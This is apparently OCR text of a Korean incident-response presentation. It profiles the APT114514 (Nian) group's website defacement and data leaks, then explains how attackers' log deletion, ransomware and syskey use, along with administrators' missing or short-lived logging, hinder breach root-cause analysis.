



APT114514(Nian)
2024.1~

1.6 APT114514(Nian)

APT114514(Nian) Telegram 채널


- 1월 중순부터 국내 웹사이트 집중 공격 중






1.6 APT114514(Nian)


웹 사이트 변조




팝업창 무단 변조



정보유출






1.6 APT114514(Nian)


작년 사례(샤오치잉, Xiaoqiying)와 유사점

- 웹 변조



- 관련 취약점

- DB 정보 대량 확보 및 정보유출



- 공격 시점

Contents

2 사라진 기록을 찾아서

- **침해사고 재발방지를 위해서는 원인분석 필요**
- **“침해사고 원인분석이 잘 되었다” 의 판단 기준은?**
- **침해사고 원인분석의 어려움**
  - 공격 흔적이 남아있는 증거 데이터(저장장치, 각종 로그)의 손상 및 유실

공격자

- 로그 삭제
- 랜섬웨어 실행


관리자

- 피해시스템 폐기
- 로그 없음
- 인프라 구성 오류
- 로그 설정 미흡
- 권한 없음

2.1 공격자: 로그 삭제

공격 완료 후 흔적을 없애기 위해서 관련 로그를 삭제

- Windows Event Log, Linux secure log, bash history, Weblog, DB Log 등






```
-rwxrwxrwx 1 root root      70 N      20:42 secure
-rwxrwxrwx 1 root root      27 N       2023 secure-20230528
-rwxrwxrwx 1 root root      85 J       2023 secure-20230604
-rwxrwxrwx 1 root root      14 J      14:37 secure-20230611
-rwxrwxrwx 1 root root      51 J      14:30 secure-20230618
-rwxrwxrwx 1 root root      22 J      14:08 secure-20230625
-rwxrwxrwx 1 root root      71 J      14:05 secure-20230702
-rwxrwxrwx 1 root root      51 J      14:27 secure-20230709
-rwxrwxrwx 1 root root      07 J      14:17 secure-20230716
-rwxrwxrwx 1 root root      84 J      14:09 secure-20230723
-rwxrwxrwx 1 root root      64 J      14:16 secure-20230730
-rwxrwxrwx 1 root root      01 A      14:27 secure-20230806
-rwxrwxrwx 1 root root      75 A      14:28 secure-20230813
-rwxrwxrwx 1 root root      85 A      14:03 secure-20230820
-rwxrwxrwx 1 root root      41 A      14:40 secure-20230827
-rwxrwxrwx 1 root root      52 S      14:33 secure-20230903
-rwxrwxrwx 1 root root      20 S      14:27 secure-20230910
-rwxrwxrwx 1 root root      30 S      14:10 secure-20230917
-rwxrwxrwx 1 root root      62 S      14:17 secure-20230924
-rwxrwxrwx 1 root root      50 S      14:23 secure-20231001
-rwxrwxrwx 1 root root      28 O      14:34 secure-20231008
-rwxrwxrwx 1 root root      17 O      14:06 secure-20231015
-rwxrwxrwx 1 root root      57 O      14:29 secure-20231022
-rwxrwxrwx 1 root root      40 O      14:12 secure-20231029
-rwxrwxrwx 1 root root      20 N      14:21 secure-20231105
-rwxrwxrwx 1 root root      26 N      13:21 secure-20231112
-rwxrwxrwx 1 root root      34 N      13:00 secure-20231119
```


2.2 공격자: 랜섬웨어 실행

랜섬웨어 또는 BitLocker가 실행되면서 분석 자료도 같이 암호화

- 웹로그, 악성코드 등 분석대상 자료가 암호화 되어서 분석 불가
- 주요 아티팩트가 저장되어 있는 C:\에 대해서 BitLocker가 실행되는 경우 분석 불가







운영체제 볼륨(C:\)에 대해서 BitLocker를 실행하면 부팅시 암호를 요구

Windows Server 2008 이전버전은 운영체제 볼륨(**C:\)에 Bitlocker 실행 불가**

이런 경우 공격자는 **syskey를 사용**해서 SAM 파일을 암호화 하고 부팅을 방해

보통의 경우 BitLocker 또는 랜섬웨어에 감염되는 경우 해당 자료는 분석 불가

(하지만 간혹 가능한 경우가 있음)

2.3 관리자: 피해시스템 폐기 및 재설치


관리자가 침해사고 인지 이후 피해시스템을 폐기 및 재설치 하는 이유

- 당장 서버를 정상화 시키지 않으면 기업에 큰 손해가 발생
- 랜섬웨어에 감염 된 경우 분석하는 것이 의미가 없고 백업자료가 준비되어서 복구 가능하다고 판단
  (분석 가능한 경우가 존재하지만 관리자는 인지하기 어려움)

예외로 분석 가능한 경우

- 랜섬웨어 유형에 따라서 **파일 전체를 암호화 하지 않는** 경우
- syskey로 **SAM 파일만 암호화** 한 경우(Windows Server 2008 이하, 부팅은 불가능하지만 분석은 가능)

00Ge9mL.Hj11yV10X	prev. existing, data...	hj11yv...	676 MB
053lOhR.Hj11yV10X	prev. existing, data...	hj11yv...	1.6 GB
08x10lw.Hj11yV10X	prev. existing, data...	hj11yv...	1.9 GB
0BcraBC.Hj11yV10X	prev. existing, data...	hj11yv...	1.3 GB
0JjfYcl.Hj11yV10X	prev. existing, data...	hj11yv...	2.1 GB
0LSARYZ.Hj11yV10X	prev. existing, data...	hj11yv...	1.9 GB
0YCNzsf.Hj11yV10X	prev. existing, data...	hj11yv...	2.0 GB
0ZFcixe.Hj11yV10X	prev. existing, data...	hj11yv...	
12Q8fqf.Hj11yV10X	prev. existing, data...	hj11yv...	
16pQFyY.Hj11yV10X	prev. existing, data...	hj11yv...	1
1CrFkIP.Hj11yV10X	prev. existing, data...	hj11yv...	8
1kOMmfu.Hj11yV10X	prev. existing, data...	hj11yv...	1.7 GB
1oK35B6.Hj11yV10X	prev. existing, data...	hj11yv...	1.7 GB
1taT2Z9.Hj11yV10X	prev. existing, data...	hj11yv...	1.9 GB
1VPwzmj.Hj11yV10X	prev. existing, data...	hj11yv...	2.0 GB
1WFrjXS.Hj11yV10X	prev. existing, data...	hj11yv...	1.7 GB
2fntYj9.Hj11yV10X	prev. existing, data...	hj11yv...	1.7 GB
2FYGPii.Hj11yV10X	prev. existing, data...	hj11yv...	1.6 GB



syskey 실행 결과

Windows Server 2008 이하 기본제공 기능
공격자가 많이 악용

2.4 관리자: 로그 없음

보안장비를 운영하지 않는 경우

보안장비를 운영하고 있지만 로그를 기록하지 않음

- 방화벽: 트래픽 제어는 하지만 로그를 남기지 않음
- VPN: 내부 IP 할당 및 접근제어는 하지만 접속 내역을 남기지 않음

웹로그 설정

- 서버 용량상의 문제로 access log 비활성화

DB로그 설정

- General Log, Binary Log, Slow Query Log, Error Log 등이 있음
- 서버 용량 문제로 비활성화 하는 경우 많음


하드웨어 성능 문제

- 임베디드 장비(Raspberry Pi 등)에 웹서버를 운영하는 경우
- 성능상의 문제로 로그 저장 어려움

2.5 관리자: 로그 설정 미흡

Windows Event Log 설정

- 기본적으로 2MB 제한 설정되어 있고 초과하는 경우 오래 된 이벤트부터 삭제
- 단 몇 시간만에 제한 용량 초과하는 경우가 많음(특히 Security 로그, 환경에 따라 다를 수 있음)
- 많은 양의 로그를 저장 할 수 있도록 설정하고 별도 **로그 서버를 운영**하는 것을 권장



2.5 관리자: 로그 설정 미흡

Linux logrotate 설정

- 관리자가 필요에 따라서 설정
- 설정 기준을 넘어가는 경우 해당 로그는 삭제 됨
- 많은 양의 로그를 저장 할 수 있도록 설정하고 별도 로그 서버를 운영하는 것을 권장

```
# see "man logrotate" for details
# rotate log files weekly
weekly

# use the syslog group by default, since this is the owning group
# of /var/log/syslog.
su root syslog

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    missingok
    monthly
    create 0664 root utmp
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0660 root utmp
    rotate 1
}
```

최대 2개월만 저장

